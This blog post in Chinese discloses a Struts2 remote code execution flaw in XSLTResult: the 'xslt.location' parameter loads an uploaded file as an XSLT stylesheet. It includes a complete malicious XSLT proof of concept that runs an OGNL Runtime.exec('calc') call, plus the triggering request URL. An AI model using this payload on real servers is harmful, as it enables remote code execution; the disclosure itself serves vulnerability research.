by kxlzx http://www.inbreak.net  
这是个没有人公布过的漏洞，偶尔看代码发现的。事实上，这段代码用的人不多，需要同时满足两个情况，才可以搞。我猜测，发出struts2远程代码执行的那个大牛，不可能没发现这么弱智的漏洞。所以，要么是有原因不能公布，要么就是卖了，那就好，这次我首发，哈哈哈！  
**先讲讲原理：**  
struts2允许action有多种返回类型，其中包括XSLT类型，这种类型允许接受用户提交一个文件地址，并且去解析它为XSLT文件，无论扩展名是什么。  
这是XSLTResult文件代码：

http:*//svn.apache.org/repos/asf/struts/struts2/trunk/core/src/main/java/org/apache/struts2/views/xslt/XSLTResult.java*

*//获取用户提交的"xslt.location"的值*

String pathFromRequest = ServletActionContext.getRequest().getParameter("xslt.location");

path = pathFromRequest;

URL resource = ServletActionContext.getServletContext().getResource(path);

*//解析用户提交的文件地址为xslt*

templates = factory.newTemplates(**new** StreamSource(resource.openStream()));

而XSLT解析，会允许执行java静态方法，所以，只要上传一个文件在服务器上，例如  
/upload/7758521.gif

**<?xml** version="1.0" encoding="UTF-8" **?>**

**<xsl:stylesheet** xmlns:xsl="http://www.w3.org/1999/XSL/Transform"

version="1.0" xmlns:ognl="ognl.Ognl"**>**

**<xsl:template** match="/"**>**

**<html>**

**<body>**

**<h2>**hacked by kxlzx**</h2>**

**<h2>**http://www.inbreak.net**</h2>**

**<exp>**

**<xsl:value-of** select="ognl:getValue('@Runtime@getRuntime().exec(&quot;calc&quot;)', '')"**/>**

**</exp>**

**</body>**

**</html>**


**</xsl:template>**

**</xsl:stylesheet>**

个xsl文件解析时，会调用ognl中的

|  |
| --- |
| ognl:getValue('@Runtime@getRuntime().exec("calc")', '') |

导致执行任意代码。  
事实上，XSLT解析，可以执行任意代码，并非只是java的，php也可以，只是大多数人不注意罢了，我在之前，还看到很多关于XSLT执行代码的文章，当然不是为了安全研究。  
可能这个知识点知道的不多，导致没有人发现struts2这个明显的安全问题。  
八卦一下，这个漏洞和ognl木有任何关系，其实是因为正常的Runtime.getRuntime().exec()太麻烦了，ognl用起来非常方便，  
而struts2必然自带ognl包，所以我跟随大牛脚步，坚定无比的执行ognl语句。

文件上传后，要找到一个返回xslt的action才行，XSLTResult的作用就是把action返回，直接转换为xml，便于传输。  
通常在ajax的时候，用这个会比较常见，所以看到xml返回时，就要特别注意了。  
假设一个xslt的返回action地址为  
http://www.inbreak.net/xslt.action  
我们就可以提交  
http://www.inbreak.net/xslt.action?xslt.location=upload/a.gif  
[](http://www.inbreak.net/wp-content/uploads/2011/08/struts.jpg)  
从原理上，看出来这个漏洞需要至少满足两个情况：  
**1、网站使用了XSLTResult返回**  
这一点不好验证，具体来说，这种返回是为了处理“对象–xml”的，就是把一个对象，封装成xml，然后扔出来。那么具体的业务逻辑，就要看网站的功能了。  
**2、要有上传文件功能**  
因为必须在web目录下的文件，才可以搞，他只能load到web下的，往前，就不行了。但是好在不限制文件名和扩展名，还是有很大机会的。  
ps：谁帮忙申请个CVE。。。我不会鸟语，这个没申请过，当然，你用自己的名字申请也无所谓，只要留个链接就好。  
by kxlzx http://www.inbreak.net